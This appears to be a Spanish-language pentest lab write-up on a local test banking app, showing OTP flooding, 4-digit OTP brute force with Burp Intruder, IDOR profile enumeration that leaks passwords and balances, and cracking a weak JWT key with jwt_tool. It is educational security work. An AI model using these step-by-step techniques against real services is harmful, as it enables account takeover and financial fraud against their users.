
Los atacantes pueden abusar de este comportamiento para:

- Inundar a una víctima con mensajes OTP (SMS, correo electrónico o notificaciones de aplicaciones).
- Realice intentos de fuerza bruta para adivinar la OTP.
- Enumere cuentas de usuario válidas según las respuestas del sistema.
- Agotar los recursos de backend (puerta de enlace SMS, servicios de correo electrónico).


En la recuperación de password (para enviar el OTP).



Enviamos la petición al intruder, ponemos el add al final únicamente para que se nos habilite la sección de payload y escogemos la opción **Null Payloads** y **escogemos el numero de veces** que deseamos enviar la solicitud.



Podemos ver que se envió **30 veces** la petición con un status code de 200 ok y al ver la respuesta se aprecia que el servidor respondió a todas las peticiones enviando los 30 códigos OTP.



✦ Impact

- **Denegación de servicio (DoS):** las víctimas pueden verse abrumadas con mensajes OTP, lo que dificulta o imposibilita el uso del servicio.
- **Abuso de recursos:** las solicitudes sin restricciones pueden generar altos costos a través de servicios de mensajería de terceros.

Ataque de fuerza bruta OTP


🛡️ Categoría OWASP: A01:2021 - Control de acceso roto

🌿 Categoría CWE: CWE-203 - Discrepancia observable


El mecanismo de verificación OTP es vulnerable a un ataque de fuerza bruta. La aplicación no impone un límite en la cantidad de intentos de validación de OTP, lo que permite a un atacante intentar múltiples conjeturas sin ningún tipo de limitación, bloqueo de cuenta o limitación de velocidad.

Además, la OTP tiene solo 4 dígitos, lo que reduce significativamente la entropía y facilita la adivinación a través de ataques automatizados. Combinados, estos fallos permiten a los atacantes eludir potencialmente los mecanismos de autenticación basados en OTP.

Ponemos el número de celular para que nos envíe un código OTP.



Luego lo interceptamos con Burp y lo enviamos al intruder.




The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. A request is intercepted from 127.0.0.1:3000 to http://127.0.0.1:3000/user/reset-password. The request body is a JSON object:



```
{  "phoneNumber": "+541365570246",  "otp": "0000",  "newPassword": "newpass"}
```

. Red arrows point from the 'otp' value in the JSON and the '0000' value in the 'Reset Password' form to each other, illustrating the brute-force attack.

Configuramos dando clic en **add** mientras se tiene seleccionado los **4 ceros**, elegimos la opción de **brute force** y escogemos los números de 1 al 9 y con un tamaño de **4 dígitos**.



Enviamos el ataque y vemos que la contraseña se ha cambiado correctamente.



User Profile

Usuario: victima

Nombre: Daniel

💣 Impacto

Omisión del flujo de control: permite el acceso no autorizado a funciones protegidas adivinando la OTP; en este caso, cambie la contraseña a cualquier usuario.


PII de divulgación de usuarios

🛡️ Categoría OWASP: A01:2021 - Control de acceso roto


🌿 Categoría CWE: CWE-200: Exposición de información confidencial a un actor no autorizado

Al acceder a la opción "Ver perfil", se muestra información relacionada con el usuario autenticado, como nombre, apellido, nombre de usuario y número de teléfono. Sin embargo, al interceptar la solicitud correspondiente, se identificó una solicitud GET al punto final /usuario/perfil/1. Esta solicitud devuelve no solo los datos antes mencionados, sino también información confidencial adicional, como cuentaUSD, uuidUSD, saldoUSD, cuentaEUR, uuidEUR y saldoEUR. Al realizar una confusión numérica en el identificador del punto final, fue posible acceder a los perfiles de otros usuarios, exponiendo así su información personal y financiera sin requerir autenticación adicional.

- Desde el perfil de un usuario básico en este caso para nuestro lab el atacante, interceptamos con **Burp** mientras presionamos la opción de **perfil**.



Al enviarlo al **Repeater** vemos la información completa de nuestro usuario mediante una petición **GET** el cual en su URL podemos ver el **UserID 3**.



Al cambiar el **UserID** por el numero **4** vemos la información de otro usuario (victima).

```
Request
Pretty Raw Hex
1 GET /user/profile/4 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJsc2VzZXJ1Ym11IjoiYXRYZ2FudGJjLj1c2VzVHlwZSI6Im9mF0Ij0xNzgsMTI3OTM5Lj1eHA1OjE3ODkxMzE1Mz19.MjV3Ic8qCfFuUpSBr1pKRV0J09wF8gckhkAEyfnr0
8 Origin: http://localhost:8000
9 Connection: keep-alive
10 Referer: http://localhost:8000/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: cross-site
14 Priority: u=0
15
16

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 312
6 ETag: W/"138-TkvK1P1IEvYtJICN8JspfyF/Qw"
7 Date: Fri, 11 Sep 2026 12:03:21 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 {
12   "userID": 4,
13   "username": "victima",
14   "firstname": "Daniel",
15   "lastname": "Mex",
16   "password": "newpass",
17   "accountUSD": "USD29742707",
18   "uidUSD": "c299b2b8-f710-43e0-9816-20ea4f9fd97d",
19   "balanceUSD": 10000,
20   "accountEUR": "EUR25036758",
21   "uidEUR": "9c95ae9f-2030-48f6-b803-da6ea876d744",
22   "balanceEUR": 10000,
23   "phoneNumber": "+541365570246"
24 }
```

Así que llevamos esta petición al intruder donde lo configuramos con el **payload de tipo numérico** para que itere el **UserID** entre **1** al **10**.

```
Sniper attack
Target: http://127.0.0.1:3000
Update Host header to match target
Positions: Add $ Clear $ Auto $
1 GET /user/profile/300 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUoiOiJsc2VzZXJ1Ym11IjoiYXRYZ2FudGJjLj1c2VzVHlwZSI6Im9mF0Ij0xNzgsMTI3OTM5Lj1eHA1OjE3ODkxMzE1Mz19.MjV3Ic8qCfFuUpSBr1pKRV0J09wF8gckhkAEyfnr0
8 Origin: http://localhost:8000
9 Connection: keep-alive
10 Referer: http://localhost:8000/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: cross-site
14 Priority: u=0
15
16

Payloads
Payload position: All payload positions
Payload type: Numbers
Payload count: 10
Request count: 10
Payload configuration
This payload type generates numeric payloads within a specified format.
Number range
Type: Sequential Random
From: 1
To: 10
Step: 1
How many:
```

Vemos que es posible obtener la información de usuarios adicionales (victimas).

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
2	2	200	1			604	
1	1	200	2			593	
0	0	200	1			587	
3	3	200	0			587	
4	4	200	0			581	
5	5	404	5			300	
6	6	404	3			300	
7	7	404	3			300	
8	8	404	3			300	
9	9	404	4			300	
10	10	404	2			300	

```
Request Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 324
ETag: W/"144-3l6JXrSVkmkoRigLvAs2K15ea4"
Date: Fri, 11 Sep 2026 12:05:48 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
  "userID": 1,
  "username": "Pepito.Victima",
  "firstname": "Pepito",
  "lastname": "Hackne",
  "password": "Pepito123",
  "accountUSD": "USD10769187",
  "uidUSD": "483c719b-fc5c-4ee6-8797-86e8bd57af1",
  "balanceUSD": 10500,
  "accountEUR": "EUR699240062",
  "uidEUR": "11685ef0-2517-458c-8557-2a0174a4e18",
  "balanceEUR": 10000,
  "phoneNumber": "+541222762385"
}
```

```
{
  "userID":4,
  "username":"victima",
  "firstname":"Daniel",
  "lastname":"Mex",
  "password":"newpass",
  "accountUSD":"USD29742707",
  "uuidUSD":"c299b2b8-f710-43e0-9816-20ea4f9fd97d",
  "balanceUSD":10000,
  "accountEUR":"EUR25036758",
  "uuidEUR":"9c95ae9f-2030-48f6-8803-da6ea876d744",
  "balanceEUR":10000,
  "phoneNumber":"+541365570246"
}
```

Impacto

El impacto de una vulnerabilidad que expone nombres de usuario, contraseñas y cuentas de otros usuarios es crítico, ya que permite a un atacante tomar el control de esas cuentas y potencialmente llevar a cabo fraude bancario u otras actividades maliciosas.


JWT MAC débil

🛡️ Categoría OWASP: A07:2021 - Fallos de identificación y autenticación


🌿 Categoría CWE: CWE-347 - Verificación inadecuada de firma criptográfica

El Json Web Token (JWT) utiliza una clave de firma débil, que se encontró mediante un ataque de diccionario. Esto permite modificar y autofirmar JWT, lo que permite el acceso a las cuentas de otros usuarios.

- Nos logueamos con una cuenta básica, en nuestro caso la cuenta **atacante**.



Al loguearnos el servidor genera el JWT el cual copiaremos.



Lo llevamos a <https://www.token.dev/> para ver su contenido (**Clave de firma cifrado**).

JWT String ⓘ Signature verification failed

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJmInVzZXJuYVllIjoIYXRhY2FudGUuLlCj1c2VyVHlwZSI6MSwiaWF0IjoxNzg5MTI5NDk1LClleHAiOiJlE3ODkxMzMwOTV9. _y73AecY7ng0ZP3_dk ykF0trNGhZorWgzizTXQBmdaY

Header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload

```
{
  "userID": 3,
  "username": "atacante",
  "userType": 1,
  "iat": 1789129495,
  "exp": 1789133095
}
```

Signing key ⓘ

Base64 encoded ☒

NTNv7j0TuYARvmNMmWXo6fKvM4o6nv/aUi9ryX38ZH+L1bkrd10b0Q8JAUmHCBq7Iy7otZcyAagBLHVkv
vYaIpmMuxMARQ97jUVG16Jkpkp1wX0PsRf9zwew6TpczyHkHgX5EuLg2MeBuiT/qJACs1J0apru00JCg/g
0tkjB4c=

Ahora usaremos la herramienta JWT_Tool https://github.com/ticarpi/jwt_tool para intentar adivinar la **clave** del JWT que obtuvimos. Vemos que la clave del JWT es **"SECRET"**.

```
(root@kali) ~ - ssh - /home/kali/tools/jwt_tool
python jwt_tool.py -c "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJmInVzZXJuYVllIjoIYXRhY2FudGUuLlCj1c2VyVHlwZSI6MSwiaWF0IjoxNzg5MTI5NDk1LClleHAiOiJlE3ODkxMzMwOTV9. _y73AecY7ng0ZP3_dkykF0trNGhZorWgzizTXQBmdaY" -d /usr/share/wordlists/rockyou.txt
/usr/local/lib/python3.13/dist-packages/requests/_init_.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}), or chardet ({}), or charset_normalizer ({}), doesn't match a supported version")

JWT_Tool
Version 2.3.0 @ticarpi

/root/.jwt_tool/jwtconf.ini
Original JWT:
[+] SECRET is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S hs256 -p "SECRET"
```

💣 Impacto

El impacto de una clave JWT débil es crítico, ya que permite a un atacante realizar un ataque de diccionario para adivinar la clave secreta utilizada para firmar el token. Esto puede provocar la modificación y la autofirma de los JWT, lo que permite al atacante hacerse pasar por otros usuarios y acceder a sus cuentas sin necesidad de autenticación adicional.

Números negativos en transferencias a terceros

🛡️ Categoría OWASP: A05:2021 - Configuración incorrecta de seguridad



🌿 Categoría CWE: CWE-704: Conversión o conversión de tipo incorrecta

La aplicación permite a los usuarios transferir dinero a cuentas de terceros especificando una cantidad. Sin embargo, no logra validar si el monto es un número positivo.

